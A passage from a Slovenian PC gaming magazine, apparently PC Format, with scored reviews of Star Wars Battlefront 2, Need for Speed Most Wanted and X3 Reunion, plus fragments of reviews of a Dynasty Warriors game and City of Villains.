Umetna inteligenca ni najbolj dodelana plat igre, saj vojaki postopajo naokoli in se s krvoželjnim besom mešajo s svojimi nasprotniki, dokler se ne prikaže vaša osebna ekipa vojakov in telesnih stražarjev. Ker jih ni težko ubiti, si boste kmalu zaželeli bolj plemenitih bitk. **PCF**

OGLEJTE SI ŠE...

>> **Spartan: Total Warrior**
Creative Assembly
>> **Wars and Warriors: Joan of Arc**
Enlight Software
>> **Dynasty Warriors 5 (Xbox)**
Omega Force Platinum



Dodatno branje

Uvod v klasično zgodbo

Zgodba o treh kraljestvih je podlaga številnih iger, za Kitajce pa je nekaj takega, kot Iliada za Grke. Pripoveduje zgodbo o zadnjih dneh dinastije Han in lahko razloži, kdo so pravzaprav nekateri liki v *Dynasty Warriors*. Za dodatne informacije obiščite www.wikipedia.org.

Min 1,6GHz, 256MB RAM, 64MB 3D kartica
Opt 2,6GHz, 512GB RAM, 128MB 3D kartica
Večigralstvo 2 igralca, en računalnik

58% **PCF pravi...** "Želi biti junaška, v resnici pa je tako nasilna, da lahko hitro pridelate najhujši zvin zapestja."

KLONIRANE VOJNE

Star Wars Battlefront 2

Nadaljevanje najbolje prodajanje igre *Star Wars* vseh časov? Ne padite na jedijevski trik, ta je samo za najmlajše...

Založnik LucasArts Entertainment **Razvijalec** Pandemic Studios **Na spletu** www.lucasarts.com/games/swbattlefrontii

Mogoče se je to kdaj zdela dobra ideja – epske bitke *Star Wars*, vključno z idejo, pobrano iz *Battlefield 1942*, da lahko igrate kot katerikoli vojak v gigantskih večigralskih spopadih. To se zdi prekleto dobra ideja. Zakaj potem igra ni dobra?

Izberete lahko razred – poskusimo s Clone Jump Troop. Oooooh, letiiimooo! Spustite nekaj bomb na nič hudega sluteče droide in prikazalo se bo sporočilo – zdaj lahko igrate kot Mace Windu. Ali želite?

AT-ST-ji so velikanske kovinske kure.


OGLEJTE SI ŠE...

>> **Battlefront**
Lucasarts Entertainment
>> **Battlefield 2**
EA
>> **UT2004**
Atari

Menda! Ooooh, rdeč svetlobni meč! Na bojnem polju pokosite nekaj droidov in mahate z mečem. Fino. Hej, kakšno vozilo je tam? Gremo vanj! Bum!

Na *Star Wars* je nekaj, kar zbudi otroka v nas in *Battlefront 2* je tako naphan s kul stvarmi iz *Star Wars*, da boste že po petih minutah nehali šteti vse drobce iz filmov, na katere boste naleteli. A po prav vsakem razveseljivem drobcu sledi žalosten vzdih, katerega vzrok je čisto razočaranje. Vsakič znova se izkaže, da je nova igrača bedna, slabo narejena ali pokvarjena. Mi pa nismo otroci in smo igrali že kar nekaj dobrih strelskih iger, da nam je jasno, da *Battlefront 2* z brezzobim in netaktičnim razstreljevanjem ni ena takih iger.

Igranje v vlogi Jedija je prva novost v *Battlefront 2*, druga pa so vesoljske bitke. In spet nastopi tisti naval veselja. To je TIE Fighter! In spet razočaranje. Oh. Vesolje je prazno. Naloga se glasi, da je treba poiskati uporniško križarko in pristati. Seveda se lahko borite s sovražnimi ladjami, a kaj, ko so bitke tako osnovne, da




Clone trooperji preprosto niso tako kul kot pravi Storm Trooperji, pa če se še tako trudijo.

vam te ne morejo preprečiti dostopa do njihove baze in obratno. V čem je torej poanta? Infiltracija in sabotaža glavne sovražnikove ladje zvenita zabavno, a je takšno početje vse preveč enostavno – preprosto odbrzite mimo četice sovražnikov, ki se jim prav nič ne ljubi, in branite svoj položaj. Kdor pride prvi, zmaga.

Pisana izbira drobcev iz vseh šestih filmov se že sama po sebi zdi dober razlog za igranje, a boste po petih minutah preizkušanja določenih map še vedno žideli za računalnikom in napeto čakali, da vas bo igra začela zabavati. *Battlefront 2* ne ponuja ničesar razen pustih bojišč, praznega vesolja, nerodnih vozil, ne ravno inteligentne UI v načinu za enega igralca in smešnih orožij. **PCF**


Min 1,5GHz, 256MB RAM, 64MB 3D kartica
Opt 2,5GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo Do 64 igralcev

59% **PCF pravi...** "Vse vaše fantazije iz Star Wars uresničí... slabo."



Z audiji, puntom, golfom, cliom, mercedesom, BMW-ji, lamborghinijem, porscheji in ostalimi je dobro poskrbljeno tudi za evropske duše.

Nitro se obnavlja sam in poskrbi za konkretno brco v rit vašega dirkalnika.



Doseganje zastavljenih hitrosti na točkah, kjer je radar, zna biti precej zahtevno opravilo.

Dež jim je pa uspel!

BREZOBZIRNO DIVJANJE

Need for Speed Most Wanted

Tomaž Bartolja zaslepi dnevna svetloba in srečanje z zidom je neizogibno

Založnik Electronic Arts **Razvijalec** EA **Na spletu** www.ea.com/nfs/mostwanted

Z Underground in Underground 2 so pri EA menda hoteli v vseh nas prebuditi netopirja, in ravno ko smo pridobivali infrardeče senzorje, so nas zalučali v bleščečo svetlobo *Most Wanted*. Saj ne, da bi tudi na drugih področjih razvijalci zavzeli tako revolucionarno pozo – tole je po srcu še vedno izkušnja, ki smo jo igralci bolj ali manj sprejeli v popularnih zadnjih dveh dejanjih arkadnega cestnega dirkanja.

In ko rečemo, da se fantje niso šli revolucije v igralnem delu, to tudi mislimo. Še vedno je tukaj celovito mesto, ki sicer ponudi toliko raznolikosti, kot je en sam kraj sploh lahko, toda do gorskih/obmorskih/pouličnih/puščavskih prizorišč prvih šestih delov serije je še daleč. Podobno kot v obeh *Undergroundih* boste tako deležni strogega mestnega središča, povzpeli se boste na okoliške hribe, se podili po pristaniščih, rafinerijah, igrišču za golf, čez prodajalne, po odročnih stezicah, avtocestah, ozkih primestnih ulicah. Ampak, v redu, kar se izgubi pri raznovrstnosti, se nadoknadi z zaokroženostjo – vse skupaj je enostavno brez šivov in nalagalnih zaslonov, kar besno pozdravljamo.

Zaradi take zasnove se vrača tudi sistem prodajaln, raztresenih po celem mestu, le da te tokrat pametno združujejo vsa področja v eni sami poslovalnici. To torej pomeni, da so ostale praktično le tri pomembne vrste stavb – prodajalna avtomobilov, delavnica, kjer je mogoče kupovati tehnične nadgradnje in vizualno predelati konjička, ter varne hiše, namenjene shranjevanju in izbiri naslednjega dirkalnega izziva.

OGLEJTE SI ŠE...

>> **NFS Underground 2**
EA
>> **GTR**
10tacle Studios
>> **TOCA Race Driver 2**
Codemasters

"Da zadeva po nepotrebnem izpade patetično, poskrbi ravno končno merjenje moči z vsakim od zloglasnežev."

MODRE TEŽAVE

Medtem ko je dirke mogoče izbirati tudi s seznama, vas *NFS* še vedno sili, da se do delavnic pripeljete sami. In to zna biti ob modrih angelih, ki so jih po *Hot Pursuit 2* zopet vključili, še posebej nadležno opravilo. Morda vam bo prvih petnajst vročih pregonov po vsem mestu všeč, a ko se bodo policisti prislikali že petinsedemdesetič in povsem rutinsko nekajsekundno vožnjo do delavnice spremenili v desetminutno gonjo, vam zna koncept zlesti čez glavo. Te besede se vam bodo verjetno ob prvih bližnjih srečanjih z možmi postave zdele bedaste, saj so smrkci od začetka pri organizaciji pregona manj spretni, kot če bi nalogo zaupali mentolovim bonbončkom, a njihova številčnost in naraščanje zloglasnosti vašega imena, vam bosta sčasoma znala zagreniti dan.

Zloglasnost imena? Jah, seveda, saj veste da pri EA ne znajo več narediti igre, ki bi temeljila le na dirkanju in denarju. Oni enostavno morajo komplicirati, ups, se opravičujemo, dodajati "kompleksnost". Z vsakim razbitim avtomobilom, podrtim znakom in divjanjem s policisti bo na vas, oziroma bolje rečeno vaš dirkalnik, razpisana hujša tiralica [illegible] v več vedno bolj agresivnih modrih lučk. Da bo [illegible] v mestu [illegible] bolje, da si omislite več avtomobilov – ko eden postane preveč "vroč", ga enostavno pustite v garaži in naloge opravljate z drugim, dokler se vročica ne pomiri.

Kot je v navadi, pa je na drugi strani kampanja, ki vas v težave naravnost sili. Zgodba, ki se skozi odlične sekvence sicer začne silno obetavno, se razsuje v plehkost, ob kateri so še reklame za pralne praške slišati kot epopeje o pogumu in ljubezni. Govoriči o vas, brezimnemu in nememu dirkaču, ki dregne v napačno sršenovo gnezdo, razjezi nekaj največjih rit, ki jih mesto premore, in se znajde v zaporu, največji nasprotnik pa vzame vaše vozilo. Ta poredni Lojze je kralj tako imenovane "Črne liste", kjer so dirkači razporejeni po, uganili ste, zloglasnosti. Tako boste morali za izzivanje vsakega izmed petnajstih Jožkov in nekaj Mick zmagati v zahtevanem številu preizkušenj, povrh pa si nabrati dovolj pik pri policistih. Da zadeva po nepotrebnem izpade patetično, poskrbi ravno končno merjenje moči z vsakim od zloglasnežev. Izbire težavnostne stopnje namreč ni, in medtem ko se pri rednih dirkah težavnost dviguje (ter sčasoma preskoči v vsem znano območje nesramnega goljufanja PC-ja), so ti končni obračuni tako lahko opravilo, da ne bodo utrudili niti največjega Rožleta med nami.

So pa zato nagrade ob osmešenju pavov z lestvice vredne samega Kekca – na voljo imate dve izbiri na slepo med tehničnimi nadgradnjami, vizualnimi dodatki ter tremi skrivnostnimi vprašajčki – tu lahko dobite karto, ki vas reši plačevanja obveznosti, če vas policisti aretirajo, enkratne denarne zneske,

Vmesnik postaja preobremenjen: običajni števci, nitro, "polnilec" upočasnjenega gibanja, kazalnik posebnih mejnikov, policijski detektor...

Sedaj se je Matrica znašla že v *NFS*: na voljo je upočasnjeno dogajanje, da se laže prebijete skozi zasede.

unikatne avtodele ali pa poslastico: nasprotnikov avto. Sladek občutek maščevanja.

UBITA LEGENDA

Kar zadeva same načine dirkanja, je prišlo do nekaj sprememb. Še vedno so tukaj večne klasike: sprint (dirkanje od začetne do končne točke), krožna dirka, izločanje na krog (najslabši v vsakem krogu dirke izpade) in le rahlo zamaskirano dirkanje na čas, kjer imate določeno število sekund, da pridete od ene do druge cestninske postaje. Drift (tekmovanje v drsenju skozi ovinke) je nekoliko presenetljivo rekel papa, čeprav se je v *U2* izkazal za povsem prijetno popestritev. Za drag, še eno pogruntavščino obeh nočnih delov serije *NFS*, pa bi bilo morda bolje, da bi umrl, kot da bi se prikazal v taki različici. Preden zraven kupa za zažiganje lokalnih čarovnic začnete delati še kres za tega resnicoljubnega opisovalca, vzemite na znanje, da to ni dirkalni način, ki smo ga vzljubili. Kdorkoli je že za tole odgovoren, mu pojem draga ni povsem jasen. Tokrat so proge namenjene dragu namreč med najbolj ovinkastimi, leteli boste celo v hrib in dolino in nasproti bo polno prometa. Da se zaradi tega spremeni v vadnico za preklinjanje, razbijanje in ostale bogokletne aktivnosti, je neizogibno.

Gre pa zato pohvaliti nov način "hitrostna past". Pri le tem gre za kombinacijo običajnega sprinterskega dirkanja in doseganja čim višjih hitrosti na točkah, kjer so razporejeni radarji. Zmagovalec je namreč določen ravno na podlagi seštevka hitrosti, ki jih je na teh kontrolnih točkah dosegel, ter dirkalnega časa. To poskrbi za še posebno napete dirke, polne agresivnosti in premetene uporabe nitra.

Ko končate kampanjo, vam poleg posameznih dirk ostanejo še posebni izzivi, s katerimi lahko odklenete malo bolj eksotične avtomobile.


PREČVRSTI ZADKI

In če lahko *Most Wanted* pri samem dirkanju proti računalniškemu nasprotniku očitamo le občasno prenizko težavnost ter goljufivost, je merjenje s človeškim izzivalcem vredno precej večjih kritik. Kot prvo je prilagodljivost dirkalnih pogojev na psu – ne morete vključiti prometa, vreme je, kakršno je (pri čemer igra pozna le sonce in dež), čas dogajanja je po novem samo v dnevni svetlobi, policistov sploh ni mogoče vključiti... In nato pridemo do ene izmed najbolj motečih neumnosti – zakaj hudiča je igra, ki se tako trudi biti atraktivna, na področju trkov tako prekleto dolgočasna?! Pa s tem sploh ne ciljamo na odsotnost kakršnegakoli poškodbenega modela, ampak na bizarno obnašanje avtomobilov med poskusi rinjenja. Če boste v bok kolega prileteli z 200 km/h, se ta niti slučajno ne bo prevrnil, še zaneslo ga ne bo pošteno. Namesto tega se bosta avtomobila nekako "sprijela", nakar bo hitrost drastično padla; da je ironija popolna, bo njega le navidezno zaneslo, vodljivost pa bo enaka in krajšo boste potegnili vi, ki ste mu skušali spodnesti zadek. Žalost se nadaljuje z odsotnostjo večigralstva na enem PC-ju, precej nestabilno kodo v omrežnem načinu in že omenjeno katastrofalno neprilagodljivostjo dirkalnih pogojev pri vseh večigralskih udejstvovanjih, ki jih igra pozna.

Serija *NFS* stvari že od nekdaj jemlje na lahko (rahla izjema je *NFS Porsche*) in očitno se ne misli spreminjati. Sicer fino, da nas vedno znova prepriča z grafično podobo (malenkosti, kot so dežne kaplje, zaslepljujoča svetloba in zamegljena podoba sveta ob visoki hitrosti, prav navdušijo), priloži dogajanju primerno mešanico hip hopa in rocka ter ravno toliko zgodbe, da človeku ni povsem vseeno, ko razkrije sicer stereotipen razplet, a še veliko bolj bi bili navdušeni, če bi končno enkrat združila vse dobre domislice v enem samem delu, vpeljala atraktivne trke, izboljšala večigralstvo, dodala še bolj nor občutek hitrosti ter ponovila neverjetno raznovrstnost prog. No ja, za arkadne dirkalne dušice bo obstoj do takrat zaradi *Most Wanted* kljub vsemu precej lažji. **PCF**

Smrkci malo drugače


To niso policisti, kot jih poznamo iz *Hot Pursuit*




Policisti so pravzaprav precej manj nevarni kot v prejšnjih delih. Trije, štirje avtomobili sploh ne predstavljajo grožnje – pestro postane šele po nekaj minutah pregona, ko se pojavijo prvi policijski terenci, dirkalniki, helikopter in zloglasne in ostre ovire na cesti. Zavoljo "uničljivega okolja" pa se lahko znebite tudi take vesele druščine – podrite bencinsko črpalko, prevrnite anteno ali dregnite ob tovornjak, da se na cesto zvalijo hlodi, in angelčke boste temeljito zdesetkali. Poleg tega vam gre na roko še dejstvo, da je njihove avtomobile precej lahko uničiti, zatečete pa se lahko tudi v posebna skrivališča, razporejena po mestu.

Min 1,4GHz, 256MB RAM, 32MB 3D kartica
Opt 2GHz, 512MB RAM, 128MB 3D kartica
Večigralstvo do 4 igralci; internet, LAN


80% **PCF pravi...** "*Underground* v dnevni svetlobi, s policisti in nekaj (ne)posrečenimi novostmi."



Zunanji pogledi so prelestni, a popolnoma neuporabni.



Vesolje je tako neskončno veliko... In dolgočasno.



Zakaj mora biti vse v prihodnosti videti tako, no, čudno?

VESOLJSKA SIMULACIJA

X3 Reunion

Kot obletnica osnovne šole: vse je nekako znano, a brez zadostne količine alkohola v krvi precej razočara

Založnik Deep Silver **Razvijalec** Egosoft **Na spletu** www.egosoft.com/games/x3/info_en.php

Ta igra je novi *Elite*! Ne, saj ni, samo hecamo se. Oprostite naši predrznosti, ampak nismo si mogli pomagati, saj ste tako naivno pogledovali po uvodnem posnetku iz igre. Se pa *X3* nedvomno trudi, da bi bil. Oh, kako se trudi. Pri vsem: preizkuša vašo potrpežljivost, odžira prosti čas in nedvomno se dotakne zdrave pameti slehernika. Čeprav se predstavlja kot nadaljevanje, gre v osnovi zgolj za predelavo z napakami globoko posejanega predhodnika *X-dvojke*, imenovane *The Threat*. Torej: raziskovanje, trgovanje, pokanje, gradnja, izboljševanje vašega plovila, orožij in ugleda s ciljem postati največja trgovska ali bojna kanalja celotnega vesolja.

Večina privlačnosti podobnih iger tiči v njihovem puščanju igralcu, da se lahko zapelje kamorkoli in tam počne, karkoli mu je všeč. Da vse tiči popolnoma na ramenih in v leščerbah igralcev, obljubljajo tudi avtorji *X3*. No, do neke mere te obljube držijo, niso pa popolnoma resnične. Vsaj v prvotnih fazah igre se lahko s tem obrišete pod nosom. In v terminologiji vesoljskih pustolovskih iger seveda prvotne faze pomenijo zlahka deset ali več ur igralnega časa.

STARO ŽELEZJE

Da bi prišli kamorkoli na normalni težavnostni stopnji, bodite pripravljeni na veliko mero trgovanja. Le tako boste nabrali namreč zadostno mero kreditov. Ki je velika. Prekleto velika. V prenesenem pomenu to pomeni naslednje početje: letite v to ali to področje. Obiščite razne vesoljske postaje in se pozanimajte, katere dobrine ponujajo po rahlo nižjih cenah, kot so povprečne. No, ste že ugotovili, katere so? Spreminjajo se zaradi dinamične ekonomije v igri, tako ali tako pa si jih boste morali preprosto zapomniti. Nakupite, kolikor morete, v skladiščnem prostoru na plovilu pa boste žal sprva imeli prostora le za kakšen žakelj arašidov (ali vesoljske različice le-teh). Zdaj se podajte na dolgo pot do naslednjega področja, kjer poskušajte svoj tovor prodati za beden profit. Zdaj pa nazaj in ponovite celotno dejanje, pripravite vrtalni stroj, saj si boste vsak trenutek začeli z njim vrtati luknjo v koleno.

To od igralca ne zahteva prav ničesar, razen tratenja prostega časa. Ni ne navdušujoče ne adrenalinsko, kaj šele, da bi pri tem morali biti pripravljeni na pokanje kakšnih tršin miselnih orehov. Preprosto dolgočasno je in tako si bo vsak nadebuden igralec raje za svojo pot vzel bližnjico. Mislite, da bo bolje, če postanete "vsemirski" pirat, ki bo naskočil nekaj ladjic ali večjih trgovskih plovil ter meni nič tebi nič pobasal fičnike? No, vso srečo vam želimo, saj bodo solarni vetrovi vašo začetno ladjico prej razžrli do prafaktorjev, preden vam bo to uspelo in boste postali vsaj malo podobni spodobnemu nepridipravu. Boj namreč vzbuja mešane občutke. Zvečine bo o vsem dogajanju odločala kvaliteta vaše opreme in prav nič drugega, niti vaši refleksi ne. Nobene priložnosti ne boste imeli, dokler se na sceni ne boste pojavili z boljšo opremo, za katero pa potrebujete denar, kar pomeni... aaaaaaarrgggh!

OGLEJTE SI ŠE...

>> **X2: The Threat**
Egosoft
>> **Freelancer**
Microsoft
>> **Eve Online**
Crucial

"Vmesne sekvence nam je bilo nerodno gledati."

Rekel sem levo, hudiča

Predpotopni vmesnik iz *X2* ostaja

Ničesar v *X3* ni lahko doseči, nič ni preprosto in to velja tudi za vmesnik. Čeprav izboljšan, še vedno predstavlja nepregledno zmešnjavo. Te nametanosti se naleze tudi priročnik, v katerem se razvijalci sicer poglobijo v tovarne, pozabijo pa razložiti, kaj pomeni gumb TC v vmesniku trgovanja. Hej?!

V ČRNO


Stvari se čez čas rahlo unesejo, je pa z drugega planeta vidno, da razvijalcem predstavitev ne leži ravno. Vmesne sekvence nam je bilo pravzaprav fizično nerodno gledati, sosedov pes pa bi zlahka skupaj zložil tiste bedne vrstice dialoga. Veliko, veliko bolje se odreže grafična podoba same igre: druga plovila švigajo sem ter tja in se brigajo zase, velike vesoljske postaje se kar svetijo od podrobnosti, zvezde, planeti in meglice, vse je tu. Vse skupaj vas lahko nedvomno prisili v kakšen "ohhhh" ali "aaaahhh", je pa za to potrebno plačati visoko ceno. Vsaka ločljivost, višja od 1024 x 768, bo povprečen računalnik spravila na kolena, še posebej, če se boste zapeljali v natrpana območja.

Po določenem številu ur življenja za zaslonom, boste lahko pričeli z gradnjo tovarn, vzpostavljanjem oskrbovalne mreže, avtomatičnim trgovanjem in se tudi drugače obnašali kot najmanj polbog, če ne bo kateremu greben stopil še više pod strop. V tistih trenutkih igre se ustavite in se spomnite slednjega: popolnoma od vas je odvisno, kaj boste v igri počeli. Boste na prafaktorje razstavili vse ostale poznane rase vesolja, mogoče boste s kolonizacijo poselili še tako neudoben kos vesoljskega kamenja ali pa se boste odločili, da bo vaš cilj igre zaslužiti bogastvo. Šele takrat boste doumeli dejansko širino, globino in višino prostora, ki ga ta igra zaseda na disku. **PCF**

Min 1,7GHz, 512MB RAM, 128MB 3D kartica
Opt 2,4GHz, 1GB RAM, 256MB 3D kartica
Večigralstvo Ne

68% **PCF pravi...** "Vsa svoboda, ki jo nudijo širjave vesolja, a kaj, ko tam ni kaj za početi."

Namesto da bi prijazno pomagali ljudem preko ceste, jih neusmiljeno premlatite - vi zlobneži, vi.



Učinki posebnih moči so še lepši kot v predhodniku *City of Heroes*.

V spopadih boste neprimerno bolj uživali v družbi prijateljev.

SUPER ZLO

City of Villains

